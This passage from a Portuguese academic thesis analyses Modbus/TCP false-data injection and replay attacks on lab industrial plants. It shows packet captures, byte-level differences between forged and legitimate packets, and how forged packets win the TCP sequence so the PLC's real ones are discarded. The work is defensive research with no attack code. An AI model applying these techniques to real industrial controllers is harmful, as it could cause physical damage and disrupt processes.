
Figura 59 – CLP durante o ataque - Ensaio 1



Fonte: Autor


Os gráficos apresentados nas Figuras 60 e 61 ilustram de forma clara essa discrepância entre os sinais enviados pelo CLP e os sinais efetivamente recebidos pela planta. Nesses gráficos, é possível comparar os sinais reais gerados pelo controlador, cujos pacotes acabam sendo rejeitados pela rede, com os sinais forjados oriundos do ataque, que são aceitos e processados pela planta.

Figura 60 – Gráficos comparativos entre o sinal real x sinal forjados (Braços de separação)



Fonte: Autor

Figura 61 – Gráficos comparativos entre o sinal real x sinal forjados (Braços de separação)



Fonte: Autor

A partir da análise dos gráficos, percebe-se nitidamente o instante em que o ataque tem início, aproximadamente aos 7 segundos. No gráfico referente ao braço de separação 1, por exemplo, observa-se que o sinal enviado pelo CLP passa para nível lógico baixo pouco antes dos 10 segundos, enquanto o sinal recebido pela planta permanece continuamente em nível lógico alto durante todo o período do

ataque, que se estende por cerca de 50 segundos. Esse mesmo comportamento é observado nos demais sinais monitorados. Em determinado momento, os comandos enviados pelo CLP tornam-se irrelevantes para o processo, uma vez que a planta passa a responder exclusivamente aos sinais forjados injetados pelo atacante.

No YouTube, é possível assistir o vídeo que mostra o ciberataque apresentando nesta seção, permitindo melhor visualização de tudo que foi descrito e apresentado [30]. [1]

4.1.2 Ataque aleatório e discreto

Neste caso, conforme explicado anteriormente, o ataque em si é semelhante ao ataque anterior, diferenciando-se pela reatribuição pseudoaleatória dos três valores de dados de aplicação disponíveis e pelo espaçamento temporal entre as injeções, não ocorrendo de forma contínua.

Os dois pacotes apresentados nas Figuras 62 e 63 correspondem, respectivamente, a um pacote de ataque e a um pacote legítimo, capturados em uma posição aleatória da rede durante a injeção do ataque.

Observa-se que os campos críticos dos pacotes permanecem idênticos, tais como os valores de *seq* e *ack*, os endereços de origem e destino e a camada *Raw*, referente à camada de aplicação do protocolo Modbus. A diferença entre os pacotes está restrita aos dois últimos bytes. No pacote legítimo, o valor em hexadecimal é `63 04` (`01100011 00000100`), enquanto no pacote de ataque o valor observado é `1B 04` (`00011011 00000100`).


Os valores `63` e `1B` correspondem ao byte menos significativo (byte 0) do canal de comunicação, embora, no envio do pacote, apareçam à esquerda do byte `04`. O valor `04`, por sua vez, corresponde ao byte 1 no canal WMC. Dessa forma, ao reorganizar os bytes de acordo com o nível de significância, obtêm-se as representações binárias `00000100 01100011` e `00000100 00011011`, respectivamente.

A análise em nível binário evidencia alterações nos bits 3, 4, 5 e 6, considerando a numeração a partir do bit menos significativo (bit 0). Essa interpretação dos bytes do canal WMC é corroborada pela Figura 38, na qual é apresentado o mapeamento das variáveis no ambiente CODESYS.

[1] Disponível em: <https://www.youtube.com/watch?v=RQQ0YGNOLqA>


No pacote legítimo, os bits 5 e 6 encontram-se em nível lógico alto, enquanto os bits 3 e 4 permanecem em nível lógico baixo, acionando corretamente o braço e a esteira auxiliar responsáveis pelas peças verdes. Já no pacote de ataque, observa-se a inversão desse padrão: os bits 3 e 4 são colocados em nível lógico alto e os bits 5 e 6 em nível lógico baixo, resultando no acionamento indevido do braço e da esteira destinados às peças azuis.

Figura 62 – Pacote de ataque



Fonte: Autor

Figura 63 – Pacote legítimo




Fonte: Autor

Esse comportamento se repete diversas vezes ao longo do ataque, provocando o acionamento incorreto dos braços em relação ao processo real da planta.

4.1.2.1 Comportamento da planta


As Figuras 64 e 65 apresentam a planta e o CLP no instante do ataque. Pela imagem da planta, observa-se claramente que uma peça verde é direcionada para o local incorreto, uma vez que o braço correspondente às peças azuis é acionado. Já a imagem que mostra o CLP em modo *online* confirma que o comando enviado é para o acionamento do braço 2, referente às peças verdes, enquanto a planta executa o acionamento do braço 1, referente às peças azuis.

Figura 64 – Planta durante o ataque - Ensaio 2



Fonte: Autor

Figura 65 – CLP durante o ataque - Ensaio 2



Fonte: Autor


Os gráficos apresentados na Figura 66 ilustram o comportamento dos braços ao longo do tempo no intervalo em que está presente o instante analisado nas Figuras 64 e 65. No intervalo entre aproximadamente 70 e 72 segundos, o CLP envia comando para acionamento do braço 2, entretanto, o braço efetivamente acionado na planta é o braço 1. Por volta dos 74 segundos, observa-se o período em que o ataque entra em modo *stand-by*, momento em que o valor lido pela planta volta a coincidir com o valor enviado pelo CLP.

Esse ataque alterna entre períodos de envio de dados forjados e períodos de funcionamento normal da planta. Embora o impacto imediato seja menos perceptível, o prejuízo acumulado torna-se evidente ao longo do tempo. Dessa forma, esse ataque pode ser considerado mais prejudicial que o anterior, gerando erros acumulativos de separação ao longo de períodos prolongados.

No YouTube, é possível assistir o vídeo que mostra o ciberataque apresentando nesta seção, permitindo melhor visualização de tudo que foi descrito e apresentado [31]. [2]

[2] Disponível em: <https://www.youtube.com/watch?v=iQum0qOWpfY>

Figura 66 – Gráficos comparativo entre o sinal real x sinal forjados (Braços de separação)



Fonte: Autor

4.2 Planta de controle de nível

Agora, serão apresentados os desdobramentos provenientes dos ataques de injeção de medição e de resposta, aplicados à planta de controle de nível. Assim como na seção anterior, os ataques foram divididos em dois tipos distintos.

O primeiro, apresentado na Seção 3.4.3.3, consiste em um ataque mais simples, baseado na inserção de dados forjados enviados ao CLP como se fossem respostas legítimas provenientes dos sensores de campo.


Já o segundo ataque, apresentado na Seção 3.4.3.4, segue a mesma lógica geral, porém, ao invés de enviar ao CLP valores completamente falsos, o atacante reutiliza valores reais previamente capturados dos sensores da planta, retransmitindo-os de forma repetitiva durante um intervalo de tempo definido, caracterizando um ataque do tipo *replay*.

4.2.1 Ataque de injeção de dados forjados

A Figura 67 apresenta um trecho do loop de comunicação observado após o início do ataque, contendo o pacote forjado, o pacote legítimo rejeitado pela rede e, por fim, um pacote de confirmação (ACK).

Neste cenário, o tipo de pacote forjado é um *Response* da função *Read Input Registers*, uma vez que o objetivo do ataque é enviar ao CLP valores falsos de medições de sensores de campo, em resposta a uma requisição legítima (*Query*) que solicita essas informações.

Figura 67 – Captura de pacotes entre planta e CLP - Ensaio 3



Fonte: Autor

A lógica por trás deste ataque segue a mesma ideia dos ataques anteriores. Entretanto, conforme explicado previamente, este caso é mais complexo, uma vez que


o intervalo de tempo entre um *Query* e o respectivo *Response* é significativamente menor do que o intervalo observado entre comunicações em canais distintos.

Ainda assim, observa-se que, de forma análoga ao que ocorria nos ataques de injeção de comandos do tipo QWMC, o pacote legítimo é rejeitado pela rede, pois um pacote forjado, contendo o ataque, ocupa previamente a posição esperada na sequência de comunicação TCP.

Nesse contexto, o pacote 916 representa o pacote forjado de ataque, enquanto o pacote 917 corresponde ao pacote legítimo, que foi considerado uma retransmissão e, portanto, descartado pela pilha TCP.

Antes de partir para a análise detalhada do pacote de ataque, é importante discutir o papel do pacote 918. Trata-se de um pacote de confirmação (*ACK* puro), cuja função pode ser observada na Figura 68.

Figura 68 – Pacote 918



Fonte: Autor

Como pode ser observado na figura, esse pacote confirma explicitamente o recebimento do segmento correspondente ao pacote 916, e não ao pacote 917, que é o pacote legítimo.

Esse *ACK* é enviado em resposta ao pacote 917, indicando que a resposta esperada para a requisição presente no pacote 915 já havia sido recebida anteriormente, no pacote 916. Dessa forma, o pacote 917 é interpretado como uma retransmissão desnecessária.

Esse pacote de confirmação não aparece nos ataques de injeção de comandos do tipo *Query*. Isso ocorre porque pacotes *Query* representam requisições iniciadas

